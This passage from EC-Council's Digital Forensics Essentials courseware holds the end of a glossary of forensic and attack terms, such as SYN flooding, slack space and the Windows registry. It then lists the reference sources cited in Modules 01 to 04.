- **Session Fixation Attack:** This type of attack assists the attacker in hijacking a valid user session with prior knowledge of the user ID for the session by authenticating with a known session ID.
- **SIEM Logs:** Data generated by applications, firewalls and host to a central location.
- **Static Analysis:** In this method, investigators should examine the registry files contained in the captured evidence file.
- **SAM (Security Account Manager):** It is a local security database and subkeys in the SAM contains settings of user data and work groups.
- **System Restore Points (Rp.log Files):** Rp.log is the restore point log file located within the restore point (RPxx) directory.
- **SYN Flooding:** SYN flooding is a type of Denial-of-Service (DoS) attack in which the attacker sends large number of SYN packets repeatedly to the target server using multiple spoofed IP addresses that never return an ACK packet.
- **SYN-FIN Flood DoS Attack:** In a SYN/FIN DoS attempt, the attacker floods the network by setting both the SYN and FIN flags.
- **Security Descriptor Cell:** It contains security descriptor information for a key cell.
- **Sniffers:** Sniffer is a computer software or hardware that can intercept and log traffic passing over a network.
- **Spimming:** Spimming or "spam over instant messaging" (SPIM) exploits instant messaging platforms and uses IM as a tool to spread spam.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Spear Phishing:** Instead of sending thousands of emails, some attackers use specialized social engineering content directed at a specific employee or a small group of employees in a specific organization.
- **Subject Field of Email:** This field of an email informs the recipient about the message that the email intends to convey.
- **SCSI:** SCSI (Small Computer System Interface) refers to a set of ANSI standard interfaces based on the parallel bus structure and designed to connect multiple peripherals to a computer.
- **Session Hijacking:** A session hijacking attack refers to the exploitation of a session-token generation mechanism or token security controls, such that the attacker can establish an unauthorized connection with a target server.
- **Same-Platform Correlation:** This correlation method is used when one common OS is used throughout the network in an organization.
- **System Behavior Analysis:** It involves monitoring the changes on operating system resources upon malware execution.
- **Slack Space:** Slack space is the storage area of a disk between the end of a file and the end of a cluster.
- **Sparse Files:** A sparse file is a type of computer file that attempts to use file-system space more efficiently when blocks allocated to the file are mostly empty.
- **Second Extended File System (ext2):** ext2 is a standard file system that uses improved algorithms compared to ext, which greatly enhances its speed; further, it maintains additional time stamps.
- **Sparse Acquisition:** Sparse acquisition is similar to logical acquisition, which in addition collects fragments of unallocated data, allowing investigators to acquire deleted files.
- **System data:** System information is the information related to a system, which can serve as evidence in a security incident.
- **Syslog File:** Syslog file records system messages as well as application error and status messages.
- **Steganography:** Steganography is a technique of hiding a secret message within an ordinary message and extracting it at the destination to maintain confidentiality of data.
- **Spotlight:** Spotlight is an integrated search feature of the MAC OS, which indexes the files by their types and thus makes the search easier.
- **Session Data:** Session data refers to a summary of conversation between two network entities.
- **Statistical Data:** This type of data provides an overall profile or summary of the network traffic, which can be of significant investigative value.
- **Surface Web:** It is the visible part of the web and contains content that can be accessed by search engines such as Google and Yahoo.
- **SMTP Server:** SMTP (Simple Mail Transfer Protocol) is an outgoing mail server that allows a user to send emails to a valid email address.
- **Social Engineered Clickjacking:** Tricking users into clicking on innocent-looking webpages.
- **Static Malware Analysis:** Also known as code analysis, it involves going through the executable binary code without its actual execution to have a better understanding of the malware and its purpose.

T

- **Tracks:** Tracks are the concentric circles on platters where all the information is stored.
- **Trojan Horse Attack:** A computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Track Numbering:** Track numbering on a hard disk begins at 0 from the outer edge and moves towards the center.
- **Track Density:** It is defined as the space between tracks on a disk.
- **Third Extended File System (ext3):** ext3 is a journaling version of the ext2 file system and is greatly used in the Linux OS.
- **Trail Obfuscation:** The purpose of trail obfuscation is to confuse and mislead the forensics investigation process.
- **Time Machine:** A backup tool that stores the contents of the hard disk.
- **Transport Layer:** The transport layer is the layer above the Internet layer. It serves as the backbone for data flow between two devices in a network.
- **Time (Clock Time) or Role-Based Approach:** This approach leverages data on the behavior of computers and their users to trigger alerts when anomalies are found.
- **Tasklist:** Tasklist displays a list of applications and services with their Process ID (PID) for all tasks running on either a local or a remote computer.
- **Tor Relays:** Tor relays are also referred to as Routers or Nodes through which traffic passes.
- **Tor Browser:** The Tor browser is based on Mozilla's Firefox web browser and works on the concept of onion routing.
- **Thunderbird:** Thunderbird stores the email messages deleted by the user in the "Trash" folder.
- **Tor Bridge Node:** Bridge nodes act as a proxy to the Tor network which implies that they follow different configuration settings to forward the traffic to the entry node.

U

- **UNIX File System (UFS):** UNIX File System (UFS) is a file system utilized by many UNIX and UNIX-like OSes. Derived from the Berkeley Fast File System, it was used in the first version of UNIX developed at Bell Labs.
- **User Account Data:** User account data stores information related to all user accounts such as user IDs, and passwordpolicyoption.
- **Unauthorized Association:** In this attack, an attacker exploits soft access points, which are WLAN radios present in some laptops.
- **Unvalidated Input:** In this type of attack, attackers tamper with the URL, HTTP requests, headers, hidden fields, form fields, query strings, etc. to bypass a security measures in a system.
- **Unvalidated Redirects and Forwards:** In this type of attack, the attackers lure the victim and make them click on unvalidated links that appear legitimate.

V

- **Volatile Data:** Data that are lost as soon as the device is powered off.
- **Volatile Data Acquisition:** Volatile data acquisition involves collecting data that is lost when the computer is shut down or restarted.
- **Validate Data Acquisition:** Validating data acquisition Involves calculating the hash value of the target media and comparing it with its forensic counterpart to ensure that the data is completely acquired.
- **Value Cell:** It holds a value and its data.
- **Value List Cell:** It is made up of a series of indexes pointing to value cells, these all are values of a common key cell.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Vulnerability-Based Approach:** This approach helps map IDS events that target a vulnerable host by using a vulnerability scanner.

W

- **Warm boot (Soft boot):** It is the process of restarting a computer that is already turned on. A warm boot might occur when the system encounters a program error or requires a restart to make certain changes after installing a program, etc.
- **Web Application Forensics:** Web application forensics involves tracing back a security attack that occurred on any web application to identify its origin, and how it was penetrated.
- **Word Documents:** Word documents are compound documents, based on Object Linking and Embedding (OLE) technology that defines the file structure.
- **Windows Forensics:** Windows forensics refers to investigation of cyber-crimes involving Windows machines.
- **Whaling:** Whaling is a type of phishing attack that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities.
- **Windows Registry:** It stores OS and program configuration details, such as settings and options.
- **Windows AutoStart Registry Keys:** Allow programs to be executed automatically upon system reboot or user login.

X

- **XML External Entities:** In this attack, the attacker provides a malicious XML input including an external entity reference to the target web application.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

References

Module 01: Computer Forensics Fundamentals

1. Cyber Investigation, from https://niccs.us-cert.gov/workforce-development/cyber-security-workforce-framework/cyber-investigation.
2. What Are the Most Common Cyber Attacks?, from https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html#~types-of-cyber-attacks.
3. Ashiq JA, (2015), Insider vs. Outsider Threats: Identify and Prevent, from https://resources.infosecinstitute.com/insider-vs-outsider-threats-identify-and-prevent/#gref.
4. Cyber Investigations, from https://www.pwc.com.cy/en/forensics/assets/cyber-investigations.pdf.
5. Common Electronic Devices that Generate Digital Evidence, from https://www.iacpcybercenter.org/officers/cyber-crime-investigations/common-electronic-devices-that-generate-digital-evidence/.
6. Best Evidence Rule, from https://www.law.cornell.edu/wex/best_evidence_rule.
7. Federal Rules of Evidence, from https://www.rulesofevidence.org.
8. William Brown, (2018). Cyber: The impact of failure and how to avoid it, from https://www.controlrisks.com/our-thinking/insights/newsletters/middle-east-risk-watch-issue-9-march-2018/cyber-the-impact-of-failure-and-how-to-avoid-it.
9. Online Guide to Cyber Crimes, from http://www.hitechcj.com/id149.html.
10. Scott Cornell, Cyber Crime Facts, from https://itstillworks.com/cyber-crime-1523.html.
11. Federal Bureau of Investigation, from https://en.wikipedia.org/wiki/Federal_Bureau_of_Investigation.
12. Jau-Hwang Wang, (2021), Computer Forensics – An Introduction, from http://www-users.cs.umn.edu/~aleks/icdm02w/wang.ppt#332,5,Background.
13. Beverly Bird, Paralegal, (2018), Examples of Cyber Crime, from https://legalbeagle.com/6307677-examples-cyber-crime.html.
14. Evidence presented at Article 32 hearing, from https://en.wikipedia.org/wiki/Chelsea_Manning#Evidence_presented_at_Article_32_hearing.
15. About the FTC, from https://www.ftc.gov/about-ftc.
16. (2020), What We Do, from https://www.sec.gov/about/what-we-do.
17. The CERT Division, from https://www.sei.cmu.edu/about/divisions/cert/index.cfm.
18. About, from https://www.fbi.gov/about.
19. Robert McMillan, (2010), Criminal hacker 'Iceman' gets 13 years, from https://www.computerworld.com/article/2520891/criminal-hacker--iceman--gets-13-years.html.
20. Declan McCullagh, (2010), T.J.Maxx hacker sentenced to 20 years in prison, from https://www.cnet.com/news/t-j-maxx-hacker-sentenced-to-20-years-in-prison/.
21. Wayne Petherick, Brent E. Turvey, Claire E, Forensic Criminology, from https://books.google.co.in/books?id=HPhmq8MRaX4C&pg=PA357&lpg=PA357&dq=types+of+investigations:+civil,+criminal,+and+administrative&source=bl&ots=BnyjLRiY0S&sig=J4S9KlCrFqPp3dfbvmJC8g1NHlA&hl=en&sa=X&ved=0ahUKEwjjwMf-rsfKAhWHxY4KHc2CDV0Q6AEIUzAJ#v=onepage&q&f=false.
22. Association of Chief Police Officers, from https://en.wikipedia.org/wiki/Association_of_Chief_Police_Officers.
23. (2021), Rule 801- Definitions That Apply to This Article; Exclusions from Hearsay, from https://www.rulesofevidence.org/article-viii/rule-801/.
24. (2021), Article X – Contents of Writings, Recordings, and Photographs, from https://www.rulesofevidence.org/article-x/.
25. Computer Technology Investigators Network, from https://www.ctin.org/.
26. Ashiq JA, (2015), Insider vs. Outsider Threats: Identify and Prevent, from https://resources.infosecinstitute.com/topic/insider-vs-outsider-threats-identify-and-prevent/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. (2010), What are the differences between the civil and criminal justice system?, from https://law.lclark.edu/live/news/5497-what-are-the-differences-between-the-civil-and.

28. M. Sai Krupa Khurana and Khurana, (2018), India: Cyber Theft Of Intellectual Property, from https://www.mondaq.com/india/trademark/682548/cyber-theft-of-intellectual-property#:~:text=Cyber%20theft%20of%20Intellectual%20Property(IP)%20is%20one%20of%20them,IP%20that%20is%20frequently%20stolen. .

29. Roderick A. Nettles, Charlie Merulla, Steve Warzala, (2019), Data Manipulation, from https://www.csiac.org/csiac-report/data-manipulation/.

30. SS Rana & Co, Meril Mathew Joy and Shubham Raj , (2019), Defamation on Social Media- What can you do about it?, from https://www.lexology.com/library/detail.aspx?g=d3075f4d-afb5-4920-bf59-26cf5d054ab8#:~:text=Cyber%20defamation%20occurs%20when%20a,a%20person%20or%20an%20entity..

31. Cyberterrorism, from https://en.wikipedia.org/wiki/Cyberterrorism#:~:text=Cyberterrorism%20is%20the%20use%20of,gains%20through%20threat%20or%20intimidation..

32. Brute Force Attack: Definition and Examples, from https://www.kaspersky.com/resource-center/definitions/brute-force-attack.

33. Jeff Petters, (2020), What is a Brute Force Attack?, from https://www.varonis.com/blog/brute-force-attack/.

Module 02: Computer Forensics Investigation Process

34. E. Spafford, Brian D. Carrier, (2006), A hypothesis-based approach to digital forensic investigations, from https://www.semanticscholar.org/paper/A-hypothesis-based-approach-to-digital-forensic-Spafford-Carrier/6ae97c5ff3c7f141e8d082f631ae33c459167152?p2df.

35. (2019), Computer Forensics Tool Testing Program (CFTT), from https://www.nist.gov/itl/ssd/software-quality-group/computer-forensics-tool-testing-program-cftt.

36. David Lilburn Watson, Andrew Jones, (2013). Digital Forensics Processing and Procedures, from https://learning.oreilly.com/library/view/Digital+Forensics+Processing+and+Procedures/9781597497428/xhtml/CHP008.html#S0105.

37. Aric Dutelle, (2010), Documenting the Crime Scene, from https://www.evidencemagazine.com/index.php?option=com_content&task=view&id=184.

38. Yunus Yusoff, Roslan Ismail and Zainuddin Hassan, (2011), Common Phases of Computer Forensics Investigation Models, from http://airccse.org/journal/jcsit/0611csit02.pdf.

39. Karen Kent, Suzanne Chevalier, Tim Grance, Hung Dang, (2006), Guide to Integrating Forensic Techniques into Incident Response, from https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf.

40. (2017), ISO/IEC 17025 General requirements for the competence of testing and calibration laboratories, from https://www.iso.org/files/live/sites/isoorg/files/store/en/PUB100424.pdf

41. ISO/IEC 17025:2017(en) General requirements for the competence of testing and calibration laboratories, from https://www.iso.org/obp/ui/#iso:std:iso-iec:17025:ed-3:v1:en".

42. Rule 41. Search and Seizure, from https://www.law.cornell.edu/rules/frcrmp/rule_41.

43. Crime Scene Investigation, from https://www.angelfire.com/sc3/cjrp/csi.html.

44. Guide to Computer Forensics and Investigations Third Edition, from http://www.cps.brockport.edu/~shen/cps301/Chapter2.ppt.

45. Computer Forensics: an approach to evidence in cyberspace, from http://www.digitalevidencepro.com/Resources/Approach.pdf.

46. Evidence (law), from https://en.wikipedia.org/wiki/Evidence_(law).

47. Frederick B. Cohen, Fundamentals of Digital Forensic Evidence, from http://all.net/ForensicsPapers/HandbookOfCIS.pdf.

48. Jennifer Richter, Nicolai Kuntze, Carsten Rudolph, Securing Digital Evidence, from https://www.vogue-project.de/cms/upload/pdf/EvidentialIntegrity.pdf.

49. Legal view of digital evidence, from http://www.formalforensics.org/publications/thesis/chapter2.pdf.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

50. Danielle Smyth, (2018), How to Write a Crime Scene Report, from http://www.ehow.com/how_4894831_write-crime-scene-report.html.

51. Rule 612. Writing Used to Refresh a Witness, from https://www.law.cornell.edu/rules/fre/rule_612.

52. (2013), Search and Seizure Warrant, from https://www.uscourts.gov/forms/law-enforcement-grand-jury-and-prosecution-forms/search-and-seizure-warrant.

53. Customized Setup for Dedicated Cyber Investigation, from https://www.forensicsware.com/lab-setup.html.

54. Brian Evans, (2015), Is Your Computer Forensic Laboratory Designed Appropriately?, from https://securityintelligence.com/is-your-computer-forensic-laboratory-designed-appropriately/.

55. Role of the Computer Forensics Expert Witness in the Litigation Process, from https://www.datatriage.com/role-of-the-computer-forensics-expert-witness-in-the-litigation-process/.

56. Bill Nelson, Amelia Phillips, Christopher Steuart, (2016). Guide to Computer Forensics and Investigations, CENGAGE Learning, from https://books.google.co.in/books?id=PUh9AwAAQBAJ&printsec=frontcover&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false.

57. Digital Forensics Processing and Procedures, from https://searchsecurity.techtarget.com/feature/Digital-Forensics-Processing-and-Procedures.

58. Phases Of A Forensic Investigation Information Technology Essay, from http://www.uniassignment.com/essay-samples/information-technology/phases-of-a-forensic-investigation-information-technology-essay.php.

59. Forensic data analysis, from https://en.wikipedia.org/wiki/Forensic_data_analysis.

60. Rule 701. Opinion Testimony by Lay Witnesses, from https://www.law.cornell.edu/rules/fre/rule_701.

61. Writing Computer Forensics Reports, from http://www.cse.scu.edu/~tschwarz/coen152_05/PPtPre/ForensicReports.ppt .

62. Kim Kruglick, Beginner's Primer on the Investigation of Forensic Evidence, from http://www.scientific.org/tutorials/articles/kruglick/kruglick.html#case.

63. Guidelines for writing reports, from https://networklearning.org/index.php?option=com_content&view=article&id=77:guidelines-for-writing-reports&catid=63:online-guides&Itemid=140

64. Jackie Lohrey, (2017), How to Format an Investigation Report, from http://www.ehow.com/how_6685334_format-investigation-report.html.

65. Investigative Report Writing Manual For Law Enforcement & Security Personnel, from http://hiredbypolice.com/repbk.pdf.

66. Five Imperatives for Expert Witnesses, from http://www.synchronicsgroup.com/articles/articles_5imperatives.htm.

67. Computer Expert Witnesses, from https://www.almexperts.com/category/computers.

68. Tom Cowie, (2011), What is an expert witness?, from https://www.crikey.com.au/2011/05/23/crikey-clarifier-what-is-an-expert-witness/.

69. Preparing To Testify, from https://www.justice.gov/sites/default/files/usao-wdla/legacy/2013/02/27/vns_preparingtotestify.pdf.

70. Thomas V. Alonzo, (2011), How to Testify in Criminal Court when you are the Defendant, from http://thomasvalonzo.com/blog/2011/10/how-to-testify-in-criminal-court-when-you-are-the-defendant/.

71. Qualities and Characteristics of Good Reports, from http://www.mnestudies.com/report-writing/qualities-and-characteristics-good-reports.

72. The University of Sheffield, Confidential Investigation Report, from https://www.google.co.in/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0ahUKEwjcq9HQiJjMAhXFjJQKHYnYBlQQFggbMAA&url=https%3A%2F%2Fwww.sheffield.ac.uk%2Fpolopoly_fs%2F1.423630!%2Ffile%2F2.11.DG.docx&usg=AFQjCNEj05p1dk0QhbuUWA94y24GgTF5xA&bvm=bv.119745492,d.dGo.

73. Gerry Brannigan, (2015), Technical Expert Witnesses don't need Court Experience, from https://www.linkedin.com/pulse/technical-expert-witnesses-dont-need-court-experience-gerry-brannigan?trkSplashRedir=true&forceNoSplash=true.

74. Expert Witness Requirements, from https://seak.com/blog/expert-witness/expert-witness-requirements/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module 03: Understanding Hard Disks and File Systems

75. (2019), NAND flash memory, from https://searchstorage.techtarget.com/definition/NAND-flash-memory.
76. Phil Goodwin, (2012). DRAM SSD vs. NAND SSD: Let the FUD begin, from https://searchstorage.techtarget.com/tip/DRAM-SSD-vs-NAND-SSD-Let-the-FUD-begin.
77. Everything You Need to Know About Solid-state drive (SSD) - Guide [MiniTool Wiki], from https://www.minitool.com/lib/ssd.html.
78. Tim Fisher, (2019), What Does a Hard Drive's Seek Time Mean?, Referenced from https://www.lifewire.com/what-does-seek-time-mean-2626007.
79. SSD Controller, from https://www.storagereview.com/ssd_controller.
80. Kent Smith, (2011), Key Challenges in SSD Controller Development, from https://www.electronicdesign.com/memory/key-challenges-ssd-controller-development.
81. Joel Hruska ,(2021), How Do SSDs Work?, from https://www.extremetech.com/extreme/210492-extremetech-explains-how-do-ssds-work.
82. Kristoffer Bonheur, (2018), SSD: Advantages and Disadvantages of Solid-State Drive, from https://www.profolus.com/topics/ssd-pros-and-cons-of-solid-state-drive/.
83. Serial Advanced Technology Attachment (SATA), from https://www.techopedia.com/definition/2281/serial-advanced-technology-attachment-sata.
84. Garry Kranz, (2016), Serial ATA (Serial Advanced Technology Attachment or SATA), from https://searchstorage.techtarget.com/definition/Serial-ATA.
85. Mark Kyrnin, (2020), What Is SATA Express?, from https://www.lifewire.com/what-is-sata-express-833454.
86. Garry Kranz, (2019), PCIe SSD (PCIe solid-state drive), from https://searchstorage.techtarget.com/definition/PCIe-SSD-PCIe-solid-state-drive.
87. Nicholas Congleton, (2020), What Is a PCIe SSD?, from https://www.lifewire.com/what-is-pcie-ssd-4178094.
88. Siobhan Climer, (2018), NVMe Vs SATA SSDs: A Saga of Solid State Storage, from https://www.gomindsight.com/blog/nvme-vs-sata-ssds-storage-comparison/.
89. Alexander S. Gillis, Rich Castagna, Carol Silwa, (2020), NVMe (non-volatile memory express), from https://searchstorage.techtarget.com/definition/NVMe-non-volatile-memory-express.
90. Robert Sheldon, (2020), NVMe speeds explained, from https://searchstorage.techtarget.com/feature/NVMe-SSD-speeds-explained.
91. Erin Sullivan, Ellen O'Brien, File System, from https://searchsecurity.techtarget.com/definition/journaling-file-system.
92. Justin Garrison, (2017), Which Linux File System Should You Use?, from https://www.howtogeek.com/howto/33552/htg-explains-which-linux-file-system-should-you-choose/.
93. (2020), How to Choose Your Red Hat Enterprise Linux File System, from https://access.redhat.com/articles/3129891.
94. What is a Journaling file system?, from https://serverfault.com/questions/173176/what-is-a-journaling-file-system.
95. (2007), Journaling Filesystem Definition, from http://www.linfo.org/journaling_filesystem.html.
96. Sayak Boral, (2020), What Is a Journaling File System?, from https://www.maketecheasier.com/journaling-in-file-system/.
97. Vivek Gite, (2005), Understanding UNIX / Linux filesystem Superblock, from https://www.cyberciti.biz/tips/understanding-unixlinux-filesystem-superblock.html.
98. What is a Superblock, Inode, Dentry and a File?, from https://unix.stackexchange.com/questions/4402/what-is-a-superblock-inode-dentry-and-a-file.
99. (2005), Superblock Definition, from http://www.linfo.org/superblock#:~:text=A%20superblock%20is%20a%20record,size%20of%20the%20block%20groups..
100. David Trounce, (2020), What Are Inodes in Linux and How Are They Used?, from https://helpdeskgeek.com/linux-tips/what-are-inodes-in-linux-and-how-are-they-used/.
101. Bobbin Zachariah, (2020), Detailed Understanding of Linux Inodes with Example, from https://linoxide.com/linux-command/linux-inode/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

102. David A Rusling, The File system, from https://www.tldp.org/LDP/tlk/fs/filesystem.html.

103. Sarath Pillai, (2015), Understanding File System Superblock in Linux, from https://www.slashroot.in/understanding-file-system-superblock-linux.

104. About Apple File System, from https://developer.apple.com/documentation/foundation/file_system/about_apple_file_system.

105. Kurt H. Hansen, FergusToolan, Decoding the APFS file system, from https://www.sciencedirect.com/science/article/pii/S1742287617301408.

106. What Is APFS (Apple's File System for macOS)?, from https://www.lifewire.com/apple-apfs-file-system-4117093.

107. Marshall Brain, How Hard Disks Work, from http://computer.howstuffworks.com/hard-disk3.htm.

108. NTFS — New Technology File System for Windows 10, 8, 7, Vista, XP, 2000, NT and Windows Server 2019, 2016, 2012, 2008, 2003, 2000, NT, from https://www.ntfs.com/index.html.

109. Tracy King, (2021), FAT32 Structure Information - MBR, FAT32 Boot Sector Introduction, from https://www.easeus.com/resource/fat32-disk-structure.htm.

110. David A Rusling, The Second Extended File system (EXT2), from http://www.science.unitn.it/~fiorella/guidelinux/tlk/node95.html.

111. (2019), Hierarchical file system, from http://www.computerhope.com/jargon/h/hierfile.htm.

112. Elementary knowledge of hard disk - Physical structure of hard disk, from https://www.easeus.com/data-recovery-ebook/physical-structure-of-hard-disk.htm.

113. Hard Disk Interface(s), from http://www.adrc.com/interfaces.html#ata.

114. Hard Disk Interfaces, from https://play.lottery.com/?aid=35111&nci=5440.

115. Hard Disk Partitions, from https://www.tech-faq.com/hard-disk-partition.html.

116. NTFS vs FAT vs exFAT, from http://www.ntfs.com/ntfs_vs_fat.htm.

117. File Systems Ext2, Ext3 and Ext4 Explained, from http://borrachomuchacho.blogspot.in/2012/03/file-systems-ext2-ext3-and-ext4.html.

118. NTFS File System Overview, from http://www.c-jump.com/bcc/t256t/Week04NtfsReview/Week04NtfsReview.html.

119. David Nield, The Four Major Components of a Hard Drive, from https://smallbusiness.chron.com/four-major-components-hard-drive-70821.html.

120. (2010), What is Inside a Hard Drive?, from https://www.webopedia.com/insights/insideharddrive/.

121. Edwin Liu, (2013), The Components of a Hard Drive and the Type of Hard Drive, from http://drm-assistant.com/others/the-components-of-a-hard-drive-and-the-type-of-hard-drive.html.

122. (2011), Hard Drive Interfaces, from https://hexus.net/tech/tech-explained/storage/32106-hard-drive-interfaces/.

123. Vangie Beal, (2021), ATA - Advanced Technology Attachment, from http://www.webopedia.com/TERM/A/ATA.html.

124. (2020), ATA, from http://www.computerhope.com/jargon/a/ata.htm.

125. Sectors, Sector Addressing, and Clusters, from http://www.on-time.com/rtos-32-docs/rtfiles-32/programming-manual/fat/sectors-sector-addressing-and-clusters.htm.

126. Sushovon Sinha, (2013), UEFI Secure Boot in Windows 8.1, from https://answers.microsoft.com/en-us/windows/forum/windows8_1-security/uefi-secure-boot-in-windows-81/65d74e19-9572-4a91-85aa-57fa783f0759.

127. Suresh, (2013), Linux Boot Sequence, from http://sureshcore.blogspot.in/2013/06/linux-boot-sequence-1.html.

128. Vangie Beal, (2021), GUID, from https://www.webopedia.com/definitions/guid/.

129. Universally unique identifier, from https://en.wikipedia.org/wiki/Universally_unique_identifier.

130. (2015), On the Forensic Trail - Guid Partition Table (GPT), from http://www.invoke-ir.com/2015/06/ontheforensictrail-part3.html.

131. BIOS parameter block, from https://en.wikipedia.org/wiki/BIOS_parameter_block.

132. GUID Partition Table, from https://en.wikipedia.org/wiki/GUID_Partition_Table.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

133. Disk storage, from https://en.wikipedia.org/wiki/Disk_storage.
134. (2020), SSD, from https://www.computerhope.com/jargon/s/ssd.htm.
135. Joel Hruska, (2021), How Do SSDs work?, from http://www.extremetech.com/extreme/210492-extremetech-explains-how-do-ssds-work.
136. Tom Brant, (2020), SSD vs. HDD: What's the Difference?, from http://in.pcmag.com/storage/42372/feature/ssd-vs-hdd-whats-the-difference.
137. Garry Kranz, SSD (solid-state drive). Referenced from https://searchstorage.techtarget.com/definition/SSD-solid-state-drive.
138. Sarah Wilson, Hard disk drive (HDD), from https://searchstorage.techtarget.com/definition/hard-disk-drive.
139. (2020), Hard drive, from https://www.computerhope.com/jargon/h/harddriv.htm.
140. Hard disk drive, from https://en.wikipedia.org/wiki/Hard_disk_drive.
141. Partition Table, from http://www.partition-table.com/partition-table/harddisk-physical-structure.php.
142. Booting, from https://en.wikipedia.org/wiki/Booting.
143. Analisi Allievi, (2012), UEFI technology: say hello to the Windows 8 bootkit!, from https://news.saferbytes.it/analisi/2012/09/uefi-technology-say-hello-to-the-windows-8-bootkit/.
144. Linux startup process, from https://en.wikipedia.org/wiki/Linux_startup_process.
145. Ramesh Natarajan, (2011), 6 Stages of Linux Boot Process (Startup Sequence), from https://www.thegeekstuff.com/2011/02/linux-boot-process/.
146. (2021), Sparse file, from https://wiki.archlinux.org/index.php/sparse_file.
147. Hard disk drive platter, from https://en.wikipedia.org/wiki/Hard_disk_drive_platter.
148. Advanced Format, from https://en.wikipedia.org/wiki/Advanced_Format.
149. (2019), Slack Space, from https://www.computerhope.com/jargon/s/slack-space.htm.
150. Logical block addressing, from https://en.wikipedia.org/wiki/Logical_block_addressing.
151. Cylinder-head-sector, from https://en.wikipedia.org/wiki/Cylinder-head-sector.
152. (2020), Disk capacity, from https://www.computerhope.com/jargon/d/diskcapa.htm.
153. Seek Time, from https://www.techopedia.com/definition/3558/seek-time.
154. Hard disk drive performance and characteristics, from https://en.wikipedia.org/wiki/Hard_disk_drive_performance_characteristics#Data_transfer_rate.
155. Hard Disk (Hard Drive) Performance – transfer rates, latency and seek times, from https://www.pctechguide.com/hard-disks/hard-disk-hard-drive-performance-transfer-rates-latency-and-seek-times.
156. (2020), Primary Partition, Logical Partition and Extended Partition (Disk Partition Basic), from https://www.diskpart.com/resource/disk-partition-basic-understanding.html.
157. Master Boot Record (MBR), from https://whatis.techtarget.com/definition/Master-Boot-Record-MBR.
158. Vangie Beal, (2021), NTFS - NT File System, from https://www.webopedia.com/definitions/ntfs/.
159. NTFS System Files, from http://ntfs.com/ntfs-system-files.htm.
160. NTFS Partition Boot Sector, from http://ntfs.com/ntfs-partition-boot-sector.htm.
161. Vangie Beal, (2021), MFT - Master File Table, from https://www.webopedia.com/definitions/mft/.
162. NTFS File Compression, from https://www.tech-faq.com/file-compression.html.
163. NTFS, from https://en.wikipedia.org/wiki/NTFS#File_compression.
164. (2010), NTFS File Attributes, from https://docs.microsoft.com/en-us/archive/blogs/askcore/ntfs-file-attributes.
165. Ramesh Natarajan, (2011), Linux File Systems: Ext2 vs Ext3 vs Ext4, from https://www.thegeekstuff.com/2011/05/ext2-ext3-ext4/.
166. Linux ext2, ext3 and ext4 file systems, from https://www.cpanelkb.net/linux-ext2-ext3-and-ext4-file-systems/.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

167. ext3, from https://en.wikipedia.org/wiki/Ext3.
168. What is the ext3 filesystem?, from https://www.linuxtopia.org/HowToGuides/ext3JournalingFilesystem.html.
169. HFS+ Overview, from http://ntfs.com/hfs.htm.
170. HFS Plus, from https://en.wikipedia.org/wiki/HFS_Plus.
171. (2017), Mac OS X: About file system journaling, from https://support.apple.com/en-in/HT204435.

Module 04: Data Acquisition and Duplication

172. (2014), SWGDE Capture of Live Systems, from https://drive.google.com/file/d/10MJ9EJAkj6i6Xqpf3IcFb4dDPNUZ2ymH/view.
173. Forensic Acquisition, from https://www.sciencedirect.com/topics/computer-science/forensic-acquisition.
174. Ryan Jones, (2007), Safer live forensic acquisition from https://www.semanticscholar.org/paper/Safer-live-forensic-acquisition-Jones/96f4ccddfc5ea5c06bfdfe2d93570cb2ed3acb46?p2df.
175. Dr Gordon Russell, Robert Ludwiniak, Digital Forensics Lecture 6: Acquisition, from https://grussell.org/df/slides/wk6.pdf.
176. What is Bit Stream Image, from https://www.igi-global.com/dictionary/forensic-readiness-and-ediscovery/44363.
177. Erhan Akbal, Sengul Dogan, (2018), Forensics Image Acquisition Process of Digital Evidence, from http://www.mecs-press.org/ijcnis/ijcnis-v10-n5/IJCNIS-V10-N5-1.pdf.
178. Martin Novak, Jonathan Grier, Daniel Gonzales, (2021), New Approaches to Digital Evidence Acquisition and Analysis, from https://nij.ojp.gov/topics/articles/new-approaches-digital-evidence-acquisition-and-analysis.
179. (2016), Acquiring Data with dd, dcfldd, dc3dd, from http://www.cyber-forensics.ch/acquiring-data-with-dd-dcfldd-dc3dd/.
180. (2018), Data Acquisition, from https://www.omega.com/en-us/resources/data-acquisition.
181. Evidence Acquisition, from http://www.personal.psu.edu/gms/sp11/454%20lect%20stuff/Evidence_Acquisition.ppt.
182. Data Acquisition System, from https://www.techopedia.com/definition/30001/data-acquisition-system.
183. (2012), NIST Drafting Guide on Media Sanitization, from https://www.bankinfosecurity.in/nist-drafting-guide-on-media-sanitization-a-5135.
184. Chapter 4: Data Acquisition, from https://quizlet.com/15414896/chapter-4-data-acquisition-flash-cards/.
185. Acquisition, from https://en.wikibooks.org/wiki/Introduction_to_Digital_Forensics/Acquisition.
186. Live Response: Collecting Volatile Data (Windows Forensic Analysis) Part 1, from http://what-when-how.com/windows-forensic-analysis/live-response-collecting-volatile-data-windows-forensic-analysis-part-1/.
187. SHA-1, from https://en.wikipedia.org/wiki/SHA-1.
188. SHA-256 hash calculator, from https://xorbin.com/tools/sha256-hash-calculator.
